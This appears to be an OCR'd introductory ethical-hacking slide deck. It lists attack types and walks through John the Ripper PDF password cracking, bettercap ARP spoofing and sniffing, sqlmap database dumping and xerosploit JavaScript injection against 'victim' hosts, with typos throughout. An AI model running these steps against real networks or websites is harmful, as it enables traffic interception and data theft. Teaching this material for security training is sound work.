
ETHICAL HACKING

TYPES OF HACKING


Web Applicaion hacking

System hacking

Wireless Network hacking




Social Engineering



Web Server hacking


SOME IMPORTANT JARGONS



SOME COMMON ATTACK TYPES


- Man-in-the-middle (MitM) attack
- Phishing and spear phishing attacks
- Drive-by attack
- Password attack
- SQL injection attack
- Cross-site scripting (XSS) attack
- Eavesdropping attack
- Birthday attack
- Malware attack
- Denial-of-service (DoS) and Distributed DoS (DDoS)

GENERAL PHASE IN ETHICAL HACKING



PASSWORD CRACKING

Attack: Password Cracking
Definiiton: Find the password of the encrypted file.
Target: Encrypted file
Tool: John The Ripper, crunch
Process:



Install the dependencies

```
sudo apt-get install libssl-dev
```

Get JohnTheRipper from GitHub. Enter the following code.

```
git clone https://github.com/magnumripper/JohnTheRipper.git
```

Change to src folder in john directory

```
cd ./JohnTheRipper/src
```

Build the app from source.

```
./configure && make
```

Note: If you dont have any c compiler installed install one(eg: gcc)

Change to run directory

```
cd ..
cd run
```

Run this to see john options and docs.

```
./john
```

List all the files in the folder

```
ls
```

Now find the hash of the password protected file.

```
perl pdf2john.pl <FULL_FILE_LOCATION> > <LOCATION_TO_SAVE_HASH>
```

Note: <FULL_FILE_LOCATION> and <LOCATION_TO_SAVE_FILE> is the file location

In my case, ~/Desktop/file_name.pdf and ~/Desktop/file_hash.hash

Now crack(decrypt) the hash using john

```
./john /root/Videos/desthash.hash
```

SNIFFING & SNOOFING

Attack: Sniffing and snoofing
Definiiton: Capture the packets during transmission and view it
Target: Victim system(IP address)
Tool: Bettercap
Process:

Install bettercap

```
apt-get install bettercap
```

Turn on probe for monitoring network

```
net.probe on
```

Show all the IP connected to network

```
net.show
```

Turn on spoofing to act as middle agent

```
arp.spoof on
```

ARP : (Address Resolution Protocol)
Used by IP4 to map IP to hardware

Set method to fullduplex for both transmission and reception

```
set arp.spoof.fullduplex true
```

Select the victim ip to start spoofing that IP


```
set arp.spoof.target  <IP>
```

Start sniffing

```
net.sniff on
```

WEBSITE HACKING

Attack: SQL Injection
Definiiton: Query the website with SQL command to get data
Target: Victim website
Tool: sqlmap
Process:



Use sqlmap to search all the directories of website for possible databases.

```
sqlmap -u <WEBSITE_NAME> --dbs
```

Note: --dbs is used to list all the databases. -u is for url

Select the database and list all the tables in it.

```
sqlmap -u <WEBSITE_NAME> -D <DATABASE_NAME> --tables
```

Note: -D is to select the db. --tables is to list all tables in db

Select the table and dump all the records in it.

```
sqlmap -u <WEBSITE_NAME> -D <DATABASE_NAME> -T <TABLE_NAME> --dump
```

Note: --dump is to display all data

WEBSITE HACKING

Attack: Cross Site Scripting(XSS)
Definiiton: Inject script to website to perform action
Target: Victim website
Tool: Burpsuite, beef,Xerosploit
Process:

Install xerosploit

```
git clone https://github.com/LionSec/Xerospolit.git
```

Change to xerosploit directory

```
cd xerosploit
```

Build full xerosploit

```
./install.py
```

Change to xerosploit tool to run

```
xerosploit
```

Scan for target IP

```
scan
```

Set the target IP

```
<Target IP>
```

Now sniff or inject the harmful JS code in the website

```
sniff  or injectjs
```

Now run the xerosploit

```
run
```